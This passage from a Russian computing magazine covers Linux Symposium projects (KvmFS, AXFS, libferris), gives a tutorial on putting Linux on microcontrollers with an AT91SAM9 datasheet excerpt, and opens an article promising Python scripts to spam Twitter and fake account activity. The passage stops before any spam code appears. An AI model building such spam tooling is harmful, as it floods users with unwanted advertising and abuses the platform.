области данных выполнит процессор, который делает это в сотни раз быстрее. Уже сейчас Vx32 стабильно работает, а на его основе создано несколько проектов, среди которых ОС Plan9, работающая в режиме хост-системы, и «эмулятор» Linux (Linux API поверх Vx32). Производительность этих систем приближается к нэйтивному коду (оверхед редко превышает 80%). Недостаток же у системы всего один: привязанность к x86.

KVMFS — УДАЛЕННОЕ УПРАВЛЕНИЕ ВИРТУАЛЬНЫМИ СЕРВЕРАМИ

Технологии виртуализации плотно вошли в нашу жизнь. Разработчики используют виртуальные машины для прогонки и отладки низкоуровнего кода, администраторы — чтобы сэкономить на покупке железных

ВИРТУАЛИЗАЦИЯ ПРИМЕНЯЕТСЯ В КЛАСТЕРАХ ПОВЫШЕННОЙ ПРОИЗВОДИТЕЛЬНОСТИ (HPC) ДЛЯ ЭФФЕКТИВНОГО ИСПОЛЬЗОВАНИЯ ВСЕХ ЯДЕР СОВРЕМЕННЫХ МНОГОЯДЕРНЫХ ПРОЦЕССОРОВ.

серверов, а хостеры начали применять технологии виртуализации с целью создать иллюзию постоянной доступности сервера. Особенно полюбились виртуальные сервера сервисам по сдаче в аренду компьютерных мощностей (теперь для каждого клиента они могут выделить отдельный виртуальный сервер и при необходимости перенести его на другую машину). Виртуализация применяется в кластерах повышенной производительности (HPC) для эффективного использования всех ядер современных многоядерных процессоров (для каждого ядра — отдельная виртуальная машина).
Бум популярности виртуализации начался сразу после появления ее поддержки в современных x86-процессорах. Теперь виртуальный сервер может работать без явного оверхеда и модификации практически на любой ОС, оснащенной соответствующим драйвером.
В Linux такой драйвер называется kvm, и для его задействования обычно применяется виртуальная машина qemu. Сама по себе qemu представляет множество интересных возможностей для управления серверами, включая функции заморозки/разморозки, простой способ миграции по Сети, поддержку сжатых образов дисков и т.д. Управлять сервером с помощью qemu одно удовольствие, но если таких серверов сотни, а то и тысячи, и все они разбросаны по множеству машин, начинаются серьезные проблемы. Проект **KvmFS**, представленный на Linux Symposium 2007, как раз и призван упростить процесс администрирования множества уда-

ленных виртуальных машин. KvmFS использует протокол 9P (тот, что из Plan9) для создания виртуальной файловой системы, которую можно удаленно монтировать, например из Linux, и управлять множеством инстанций qemu на удаленном сервере путем записи специальных команд в файлы. Сервер KvmFS прочитает команды и отправит их нужному процессу qemu. Для наглядности далее приводится пример запуска виртуальной машины на сервере host.org:

```
# mount -t 9p host.org /mnt/9
# cd /mnt/9
# tail -f clone &
# cd 0
# cp ~/disk.img fs/disk.img
# cp ~/vmstate fs/vmstate
# echo dev hda disk.img > ctl
# echo net 0 00:11:22:33:44:55 > ctl
# echo power on freeze > ctl
# echo loadvm vmstate > ctl
# echo unfreeze > ctl
```

А вот так производится миграция виртуального сервера на другую машину:

```
# mount -t 9p host1.org /mnt/9/1
# mount -t 9p host2.org /mnt/9/2
# tail -f /mnt/9/2/clone &
# cd /mnt/9/1/0
# echo freeze > ctl
# echo 'clone 0 host2.org!7777/0' > ctl
# echo power off > ctl
```

Даже если машин с виртуальными серверами в сети сотни, не составит особого труда написать небольшой скрипт, который проходит по списку адресов и монтирует их все к нужным точкам.

AXFS — ЗАПУСК ПРИЛОЖЕНИЙ БЕЗ ПОМЕЩЕНИЯ В RAM

Linux стремительно завоевывает рынок мобильной и встраиваемой техники. Все больше производителей смартфонов заявляют об использовании открытой ОС в следующих моделях своих устройств. Множество компаний выдвигают на рынок специальные версии дистрибутивов Linux для мобильных устройств. Линус Торвальдс пропускает в ядро огромное количество патчей с реализацией поддержки того или иного мобильного оборудования и кажется, что хакерский рай уже так близко... К сожалению, не все так просто. Изначально ядро Linux разрабатывалось для рабочих станций и серверов, и только совсем недавно тукс потянул крылышки к смартфонам. Поэтому почти все подсистемы ядра рассчитаны (и оптимизированы) на применение в стандартных настольных конфигурациях, которые непременно обладают жесткими дисками, быстрым видеоадаптером, большим объемом оперативной памяти и весьма нескромной производительностью. Некоторые из этих проблем решаются достаточно просто. Например, требуемые объемы памяти можно понизить до приемлемого уровня, собрав ядро с поддержкой только самого необходимого и потюнив систему через /proc. Низкопроизводительная видеоподсистема? Ну, тогда и тяжелый X Server не нужен, хватит framebuffer'а! А вот с остальным сложнее. В частности, в ядре до сих пор нет файловой системы, позволяющей использовать все возможности современных flash-накопителей.

Список фич, которыми должна обладать такая файловая система, следующий:

1. Переписывание данных только в случае крайней необходимости. Основанные на flash-памяти накопители имеют ограничение по части количества циклов перезаписи.

2. Прозрачное сжатие данных.

3. Умение работать без уровня эмуляции блочного устройства, который создает совершенно ненужный оверхед.

4. Устойчивость к перебоям питания.

5. Поддержка XIP (eXecute-In-Place), т.е. возможности запустить программу прямо с flash-накопителя, без загрузки в оперативную память.

Давно интегрированная в ядро jffs2 не поддерживает и половины этих возможностей, а вот созданная компанией Nokia ubifs (интегрирована в ядро 2.6.27) очень хороша и умеет почти все, кроме пятого пункта. За счет XIP можно сделать большой шаг вперед. Поясню. На мобильных устройствах операционная система обычно прошивается в память типа NOR, которая, в отличие от используемой во флешках NAND-памяти, поддерживает обращение к произвольным ячейкам. Произвольный доступ делает ее очень похожей на оперативную память и даже позволяет использовать в этом качестве. Надо только научить файловую систему мапить отдельные участки NOR-памяти в память виртуальную — и, о чудо, полноценная операционная система может работать, не потребляя RAM.

Загвоздка с XIP лишь в том, что это технология никак не вписывается в дизайн универсальной операционной системы. По сути это хак, который пытается смешать несовместимые подсистемы ядра. Создатели файловой системы **AXFS** (Advanced XIP File System), анонсированной на Linux Symposium 2008, попытались исправить этот недочет при помощи официальных механизмов ядра. Еще в ядро 2.6.13, в рамках интеграции dcss-драйвера для архитектуры s390, был добавлен специальный механизм, позволяющий обращаться к памяти flash-диска напрямую (файл /mm/filemap_xip.c). До создателей AXFS этот механизм попытались использовать разработчики xip-патчей для cramfs, но в результате получили грязный хак, который никак нельзя было выдать за оптимальное решение. Разработчики же AXFS проконсультировались с авторами подсистемы виртуальной памяти и создали 64-битную файловую систему, достоинства которой:

1. XIP для памяти NOR-типа.

2. Возможность работать с NAND-памятью (XIP автоматически отключается).

3. Прозрачная компрессия с размером блока от 4 Кб до 4 Гб.

4. Умение работать как с блочными устройствами, так и напрямую.

Записывать она не умеет (образ файловой системы создается специальной утилитой), но это и не требуется для прошивок, выпускаемых производителем аппарата.

LIBFERRIS — НОВЫЙ УРОВЕНЬ ВИРТУАЛЬНЫХ ФС

В последнее время виртуальные файловые системы завоевали особую популярность. Пользователей они привлекают своей универсальностью, благодаря которой не нужно тратить время на изучение новых интерфейсов и чтение мануалов. С точки зрения программистов, виртуальная ФС — очень удобный и простой способ связывания компонентов большой системы без выдумывания нового API и использования сложных RPC.

Чтобы не быть голословным, приведу лишь некоторые примеры из громадного списка таких ФС: подсистема Gnome VFS, которая позволяет«ходить»по архивам, ssh-сессиям, ISO-образам; подсистема KDE KIO, разработанная для тех же целей; ядерный модуль fuse, на основе которого создано просто гигантское количество самых разнообразных файловых систем. А если уж мыслить в более глобальных масштабах, то не обойтись без упоминания об операционных системах Inferno и Plan9, где виртуальные ФС являются центральной частью ОС и связывают все компоненты системы в единый комплекс.

Проект **libferris** (www.libferris.com), которому была посвящена одна из лекций Linux Symposium, в этом плане идет еще дальше. Кроме возможности монтирования массы разнообразных ресурсов, он предлагает механизм управления приложением (Firefox, X Window) через файловый интерфейс, позволяет легко преобразовать XML-документ в файловую систему и обратно, поддерживает атрибуты, которые на лету извлекаются из внутренних метаданных документа, и обладает еще массой интересных особенностей. Другими словами, проект libferris выводит виртуальные ФС на новый уровень, который раньше был доступен лишь в упомянутом Plan9.









DIVER
/ DIVER@EDU.IOFFE.RU /

Встраиваем пингвина

Учимся ставить Linux на микроконтроллеры



Открытость и гибкость GNU/Linux позволяет заточить ее буквально под что угодно. Эта ОС одинаково хорошо работает на маршрутизаторах, мобильниках и профессиональных системах сбора данных – в общем, на так называемых встраиваемых устройствах. Как этого добиваются?



Итак, у тебя есть Идея, и звучит она так: «Хочу Linux на Микроконтроллере». Как и почти любую замечательную Идею, ее придумали еще до тебя и уже досконально проработали опытные линуксоиды и программисты. Для начала определись с задачей. Что твое устройство будет делать? Как будет реагировать на внешние раздражители? Задай себе главный вопрос: ЗАЧЕМ тебе здесь Linux? Если определился, выбирай девайс, на который твоя ОСь будет водружаться. На нем должен быть поддерживаемый Linux'ом микроконтроллер, а также достаточно памяти и быстродействия для твоих задач. В идеале, для первых экспериментов подойдет какой-нибудь простенький роутер (типа D-Link на MIPS-архитектуре, с уже предустановленным Linux'ом). Перекомпиль ядро под свою задачу и залей обратно на роутер, — это и будет первый опыт. Дальше можешь спаять или купить какую-нибудь отладочную плату. Только следи, чтобы на твоем одноплатнике было не менее 16 Мб оперативки, и контроллер имел Блок Управления Памятью MMU (смотри врезку), иначе придется довольствоваться сильно урезанным ядром ucLinux. Как запустишь ядро и примонтируешь файловую систему, пиши или ищи драйвера для интерфейсов и внешней периферии.

Обобщим. Для более-менее успешной реализации Идеи, тебе надо:

- Знать основы микроэлектроники.
- Знать язык С (желательно Асм).
- Уметь ориентироваться в Datasheets и прочей документации к контроллеру и его внешней периферии.
- Иметь опыт программирования МК (базовые знания процесса загрузки Linux также будут нелишними).

Звучит страшно? Но основы я расскажу здесь, а остальное прочитаешь в Сети, если заинтересует.

НИЗКИЙ УРОВЕНЬ

У любого микроконтроллера на кристалле, помимо собственно ядра, живет периферия. По сути, это отдельные устройства, объединенные в один корпус.

Ядро управляет всей внутренней периферией путем записи или чтения из регистров, замапленных в специальную область памяти. Они называются SFR (Special Function Register). Запомни эту аббревиатуру, в документации к процессорам она часто используется. А само процессорное ядро, кроме арифметики да чтения/записи в память, по сути, ничего и не умеет и все перекладывает на плечи периферии.

В нашей задаче установки Linux контроллер обязательно должен иметь два периферийных устройства:

1. PDC — контроллер прямого доступа к памяти. Вместо того чтобы «вручную» принимать данные с портов ввода-вывода и копировать их в оперативную память, процессорное ядро может отдать эту операцию на откуп контроллеру DMA (прямого доступа к памяти), и, пока тот перемещает данные, заниматься действительно полезным делом. По окончании операций с памятью, PDC дергает прерывание, и ядро переключается на обработку данных.

2. Memory Management Unit (или, по-русски, Блок Управления Памятью). Работает в тандеме с PDC и контроллером оперативки. Главная его роль — это трансляция виртуальной памяти в физическую, а также контроль доступа. На твоем десктопе архитектуры x86/x86-64 он присутствует всегда, а вот в микроконтроллерах его может и не быть. Linux, как многозадачная система, использует этот блок для установки прав доступа на страницы памяти. Как только какой-нибудь код попытается взаимодействовать с запрещенной областью памяти, сработает аппаратное прерывание, обрабатываемое ядром Linux.


Также пригодятся контроллеры карточек NAND-Flash и CompactFlash, но они, наверняка, присутствуют везде, где есть MMU. Остальную периферию тоже не следует обделять вниманием — например, периферийный контроллер микросхемы физического уровня Ethernet и поддержка USB-Host дадут тебе нехилые преимущества в возможностях.

Как известно, процесс загрузки ОС на базе Linux, вне зависимости от архитектуры, происходит в несколько этапов. Вкратце напомню: при старте компьютера первым запускается загрузчик, подготавливающий все необходимое для запуска ядра — конфигурирует контроллер памяти, последовательный порт, стек и шину, распаковывает временный образ корневого раздела в память. После низкоуровневой настройки железа загрузчик должен найти, скопировать в память и запустить непосредственно ядро с нужными параметрами командной строки и окружением. В «больших» компьютерах типа IBM-PC первую часть загрузки выполняет BIOS, а вторую берет на себя загрузчик типа GRUB или LILO.

Следом стартует ядро Linux — распаковывает себя, определяет окружа-







A first level of address decoding is performed by the Bus Matrix, i.e., the implementation of the Advanced High Performance Bus (AHB) for its Master and Slave interfaces with additional features.

Decoding breaks up the 4G bytes of address space into 16 banks of 256 Mbytes. The banks 1 to 7 are directed to the EBI that associates these banks to the external chip selects EBI_NCS0 to EBI_NCS7. Bank 0 is reserved for the addressing of the internal memories, and a second level of decoding provides 1 Mbyte of internal memory area. Bank 15 is reserved for the peripherals and provides access to the Advanced Peripheral Bus (APB).

Other areas are unused and performing an access within them provides an abort to the master requesting such an access.

Each Master has its own bus and its own decoder, thus allowing a different memory mapping per Master. However, in order to simplify the mappings, all the masters have a similar address decoding.

Regarding Master 0 and Master 1 (ARM926 Instruction and Data), three different Slaves are assigned to the memory space decoded at address 0x0: one for internal boot, one for external boot, one after remap. Refer to Table 8-1, "Internal Memory Mapping," on page 22 for details.

A complete memory map is presented in Figure 8-1 on page 21.

8.1 Embedded Memories

- 32 KB ROM
  - Single Cycle Access at full matrix speed
- Two 4 KB Fast SRAM
  - Single Cycle Access at full matrix speed

8.1.1 Boot Strategies

Table 8-1 summarizes the Internal Memory Mapping for each Master, depending on the Remap status and the BMS state at reset.

Table 8-1. Internal Memory Mapping

Address	REMAP = 0		REMAP = 1
	BMS = 1	BMS = 0	
0x0000 0000	ROM	EBI_NCS0	SRAM0 4K

The system always boots at address 0x0. To ensure a maximum number of possibilities for boot, the memory layout can be configured with two parameters.

REMAP allows the user to lay out the first internal SRAM bank to 0x0 to ease development. This is done by software once the system has booted. Refer to the Bus Matrix Section for more details.

When REMAP = 0, BMS allows the user to lay out to 0x0, at his convenience, the ROM or an external memory. This is done via hardware at reset.

Note: Memory blocks not affected by these parameters can always be seen at their specified base addresses. See the complete memory map presented in Figure 8-1 on page 21.

Карта виртуальной памяти в AT91SAM9


ющее железо, инициализирует прерывания, запускает процесс Инит и подцепляет корневую файловую систему. Последняя может иметь вид сжатого РАМ-диска и быть распакованной в память еще загрузчиком (или же сразу монтироваться на флеш-диске, если имеет драйвера для доступа к нему внутри ядра).
Далее, процессом Инит с готовой корневой ФС, стартуются уже другие процессы, и выполняются стартовые скрипты. Вскоре у тебя на устройстве — рабочая система.
Естественно, загрузившись, ядру надо будет выполнять свои прямые обязанности, делать то, ради чего система и ставилась (например, собирать какие-нибудь данные об окружающем мире и показывать их на экране по требованию, поступившему с клавиатуры). Для общения с периферией нужны драйвера, которым взяться в ядре неоткуда. Значит, следующая задача — найти или написать их.

ЧТО НУЖНО СО СТОРОНЫ СТАРШЕГО БРАТА

Для начала — компиляторы для сборки софта под устройство. Понятно, что нужны GNU'тые GCC и toolchain, ибо они входят в официальный инструментарий компиляции Линукса, и именно под ними он скомпилируется без проблем. «Обыкновенные» GNU C компиляторы под x86-ю архитектуру не подойдут, так как архитектура контроллера в твоем embedded-устройстве, полагаю, любая другая, но только не x86-я. Поэтому придется качать кросс-компиляторы. Для ARM7/9/11 это, например, **GNUARM** (www.gnuarm.com), для AVR — **GNU AVR** (есть в репозитории Дебиана, пакет gcc-avr), ну а для совсем маленьких устройств типа архитектуры C51 — **SDCC** (хотя туда ядро Linux уже будет проблематично засунуть).
Для создания образов файловых систем нам подойдут стандартные утилиты типа mkfs.(что_угодно), gzip и cpio. Здесь проблем возникнуть не должно. Теперь по поводу железа. Во-первых, не забывай про мощный отладочный интерфейс JTAG, который есть на борту у каждого уважающего себя контроллера. С ним заливка и отладка софта становятся вообще сказкой. JTAG-отладчик для LPT-порта можно собрать самостоятельно (смотри, к примеру, схему — www.diygadget.com/store/building-simple-jtag-cable/info_12.html) или купить готовый. Софта под интерфейс JTSG завались, и там уже выбирай под нужную тебе задачу.
Ядро Linux при загрузке очень любит плеваться сообщениями на отладочный интерфейс (DBGU) контроллера. Естественно, нам первое время надо будет общаться с Linux'ом и искать ошибки напрямую. Для этого загрузчиком заранее конфигурируется DBGU-интерфейс, который представляет собой обыкновенный RS-232 порт, к которому присоединяются с помощью кабеля для COM-порта (надеюсь, COM-разъем у тебя на отладочной плате распаян).
Взяв какой-нибудь эмулятор терминала, типа cu или ckermit, и подклю-

Виртуальная память

MMU создает абстрактный слой между реальной, «железной» памятью и так называемой виртуальной адресацией, к которому, в итоге, и обращается процессорное ядро. Пример: загрузчик микроконтроллера AT91SAM9 может жить в двух разных местах — в микросхемах Dataflash и NANDFlash. При включении питания встроенный SAM-BA Boot запускается из внутренней ROM контроллера. В этот момент внутренняя read-only память «находится» по адресу 0x00, поэтому ядро честно начинает выполнять код, записанный там. Заметь, ядро универсально и ничего не знает про окружающую его периферию. Оно тупо и наивно начинает выполнять программу, находящуюся по нулевому адресу. SAM-BA — примитивный загрузчик, он может только опросить по очереди Dataflash и NANDFlash и скопировать первые 4 Кб найденного кода во внутреннюю оперативную память SRAM микроконтроллера. После копирования SAM-BA исполняет особую процессорную операцию, и адрес 0x00 уже указывает на внутреннюю статическую память. Далее 4-килобайтный загрузчик может скопировать основной код из оставшегося объема Flash-карты в оперативную память SDRAM, после чего нулевой адрес виртуальной памяти будет уже указывать в начало оперативки, и начнется нормальная загрузка. Такое вот прыгание нулевого адреса, про которое ничего не обязано знать ядро ARM. В процессе работы тот же контроллер MMU проецирует все микросхемы памяти, висящие на шине External Bus Interface, в блоки 256 Мб каждый, и мы уже почти можем не задумываться о реальном местонахождении наших данных. Все «прозрачно» и в одном пространстве. В верхнюю область памяти (4 Гб) обычно мапятся адреса регистров для управления периферией. Это — стандартная фишка всех микроконтроллеров.



Область применения Soekris net5501: маршрутизаторы, VPN-концентраторы и точки доступа

чившись к устройству через COM-порт, ты сможешь низкоуровнево наблюдать за процессом загрузки и отсылать команды загрузчику и ядру. В общем, это твой первый терминал, когда Linux на устройстве еще ничего не знает ни о какой периферии ввода-вывода.
Не все контроллеры умеют без загрузчика шиться по USB, многим для этого требуются спецпротоколы, скажем, C2 или ActiveSerial. Про твое устройство, как и про способ его загрузки, я ничего не знаю, поэтому — марш на сайт производителя изучать способы прошивки своего отдельно взятого МК. Возможно, тебе придется докупить или допаять какой-нибудь простенький шнурок.

ЧТО, КУДА И КАК ЗАЛИВАТЬ

Загрузчик, запакованное ядро и ФС с софтом надо где-то хранить. Чаще всего, загрузчик заливают в набортную флеш-память микроконтроллера, а все остальное лежит в распаянной рядом NAND-памяти.
Собранный софт (в нашем случае — это ядро Linux и образ ФС) нужно залить в энергонезависимую память твоей платы. Способ целиком и полностью зависит от архитектуры и периферии устройства, так что все действия смотри в документации к своему контроллеру. Например, контроллер Atmel AT91SAM9260, на котором я отлаживаю свой Linux, никакой внутренней флеш-памяти не имеет, и прошивку надо заливать в запаянные рядом микросхемы Data или NAND-Flash памяти. Это было бы муторно, но к счастью, мой контроллер, не находя нигде подходящей программы, самостоятельно переключается в так называемый режим SAM-BA Boot, и, будучи воткнутым по USB в компьютер, определяется как usbserial-устройство. После чего, через специальный софт, написанный Atmel'овцами, я могу напрямую заливать нужные образы по адресам в память устройства сквозь микроконтроллер.
Ну а если ты не поленился найти или запаять JTAG-интерфейс, то с легкостью сможешь не только заливать в контроллер софт, но и трассировать его.

ЗАГРУЗЧИКИ

Это самая сложная и ответственная часть загрузки Linux. Чемпионом по зоопарку поддерживаемых архитектур и размеру сообщества является универсальный загрузчик **U-Boot** (www.denx.de/wiki/U-Boot). На страницах журнала о нем не раз упоминалось. Для первых опытов советую именно его, так как тут есть, в том числе, драйвера на огромный список внешней периферии. Если утрировать, заточка U-Boot под конкретное устройство часто сводится к чтению маркировок окружающих контроллер микросхем. Для совсем ленивых этот загрузчик уже допилен под процессоры Atmel AT91SAM и AVR32, смотри сайты linux4sam.org и avrfreaks.net. На втором месте — загрузчик RedBoot, с не меньшими возможностями, но с меньшим комьюнити. Каюсь, я про него доселе сам ничего не знал, но если те же ЕмДебиановцы советуют, то он точно чего-то стоит :). Помимо универсальных загрузчиков, существуют еще заточенные под отдельные контроллеры, пишущиеся производителями и включающиеся ими в так называемые Software Packages. Просто поищи на сайте производителя — нечто подобное для облегчения труда программиста там всегда выкладывают. Например, для Atmel AT91SAM9 уже существует быстрый и компактный загрузчик AT91 Bootstrap. Он понимает файловые системы JFFS2, FAT, подцепляет флешки и умеет загружать Linux. Ну а большего нам и не надо.

ДИСТРИБУТИВЫ

Вместо того чтобы вручную конфигурировать ядро, писать драйвера, долгие часы отлаживать процесс загрузки Linux на МК и по-всякому извращаться, я советую менее универсальный, но более действенный способ установки на твое устройство готового «дистрибутива», где большинство проблем, описанных в этой статье, уже решены.
Полагаю, абсолютное чемпионство по количеству разных архитектур и пакетов принадлежит проекту Дебиан и его подразделу **EmDebian** (www.emdebian.org). Последний отличается от оригинального Debian тем, что у него меньший размер — там просто повыкидывали ненужные файлы, типа документации. Хелпов на сайте проекта завались, есть подробные HowTo, много вспомогательных утилит и прекомпилированные пакеты. Выполняй по пунктам процесс установки — и будет тебе счастье. У проекта нет собственного загрузчика, поэтому мантейнеры советуют использовать сторонние, типа **U-boot** или **RedBoot** (www.emdebian.org/tools/bootloader.html).
Вообще, если к твоему устройству можно подключить винчестер или мегафлешку, то можешь не заморачиваться и ставить «большой» дистрибутив Debian. Всяко, там пакетов больше, да и система «взрослая».
А если ты приверженец Генту? Пожалуйста, к твоим услугам **Embedded Gentoo** (www.gentoo.org/proj/en/base/embedded)! Хелп хороший, примеров много, а в загрузчики нам сватают все тот же U-Boot.
Более продвинутые линуксоиды, которым знакомы слова Linux from Scratch, могут попробовать метадистрибутив **OpenEmbedded** (www.openembedded.org). По сути, это набор скриптов, build-утилита BitBake и набор метаданных, призванные облегчить сборку как ядра Линукс, так и любого софта под сторонние дистрибутивы. Никаких репозиториев, как в бинарных дистрибах, у него нет, – зато есть инструменты для легкого создания пакетов под IPK, RPM, DEB или tar.gz форматы.
Кроме «универсальных» дистрибутивов, которые можно поставить на все, что угодно, в природе существуют специализированные, заточенные под определенный тип устройств. Например, проект **OpenWrt** (openwrt.org), предназначенный для установки исключительно на точки доступа. Народ помаленьку портирует туда софт, который ты запросто сможешь скачать прямо на устройство с помощью программы opkg, родственника дебиановского dpkg/apt. Прописываешь в местный аналог sources.list репозиторий под твою архитектуру и наслаждаешься круглосуточным файл-сервером и торрент-клиентом на стенке.
Под мобильники (они относятся к встраиваемым устройствам!) сейчас тоже создаются варианты Линукса. Это — **MontaVista** (www.mvista.com) и нашумевший недавно OpenMoko с платформой **Neo FreeRunner** (openmoko.org). Направление новое, перспективное, поэтому дистрибутивами в этом секторе занимаются не столько энтузиасты, сколько вполне себе корпорации. Google с Nokia также поспешили выпустить свои продукты, и мы получили бегающие под Linux'ом Android'ы и N810.
Не следует забывать и про самые маленькие и «глупые» устройства с примитивными МК без MMU, например, ARM7. Для них был проработан дистрибутив ucLinux (uclinux.org/ports) с отвязанными от ядра функциями управления памятью. Несмотря на отсутствие какой бы то ни было защиты и безопасности (одна программа может запросто повредить память другой), ucLinux — настоящая и полноценная система с поддержкой многозадачности.

ЗАКЛЮЧЕНИЕ

В пределах одной статьи невозможно охватить весь процесс установки и настройки Линукса на встраиваемые устройства, слишком уж велик зоопарк архитектур и спектр конфигурации. Но если теоретический материал тебя заинтересует настолько, что ты пойдешь изучать вопрос по сайтам и форумам, то с практикой, после подготовки, проблем тем более не возникнет!



РОМАН «SPIRIT» ХОМЕНКО
/ HTTP://TUTAMC.COM /

Атака на МИСТЕРА ТВИТТЕРА

Скрипты для спама Twitter на Python'e

Недавно мне попался на глаза пост на хабре с располагающим названием «Коммерческий инструмент для спама в твиттере — TweetTornado». Я заглянул на официальный сайт этого чуда-юда (tweettornado.com) и чуть со стула не упал. Оказалось, что он стоит целых 100 долларов!

«За любовь не платят», — процитировал я исконный девиз ex-USSR хакеров и тут же взялся за написание соответствующей программы. Утаивать тонкости данного процесса от читателей][я не планирую, поэтому из статьи ты узнаешь, как злые кодеры создают рабочий инструмент для спама в твиттере. Он будет представлять собой 4 скрипта:

- **для отсылки одиночного сообщения;**
- **бота для имитации активности аккаунта;**
- **для добавления друзей;**
- **для удаления «не друзей».**

Ну что же, приступим.

TWITTER

Прежде всего — немного теории для олдскульных зомби, которые до этого момента ничего не знали о микроблоггинге. Если ты не из их числа — перескакивай к следующему разделу. Итак, Twitter (twitter.com) — это микроблогинговый сервис, максимальный размер сообщения в рамках которого не должен превышать 140 символов. Суть сервиса проста: у тебя есть лента сообщений, в которой отображаются записи, сделанные тобою и твоими друзьями (или на языке твиттера — following). Все люди, следящие за блогом (followers), будут получать твои сообщения. Твиттер родился в 2006 году, но популярность стал набирать где-то в начале 2007. Сейчас в нем около 5 миллионов пользователей. С одной стороны, вроде бы и маловато (по сравнению с социальными сетями), но, учитывая неплохую положительную динамику в плане роста и тот факт, что одно отправленное сообщение тут же будет приходить всем зафолловленным пользователям — «реклама» в твиттере будет иметь очень радужные перспективы. Сразу оговорюсь, мы не будем работать с русскоговорящей аудиторией твиттера (в связи с тем, что ее представляют, в основном, наши с тобой братья — компьютерные специалисты), предпочтя ей злых буржуинов — в Штатах твиттер уже выбрался в массы, к «домохозяйкам».

ПОДГОТОВКА РАБОЧЕГО МЕСТА

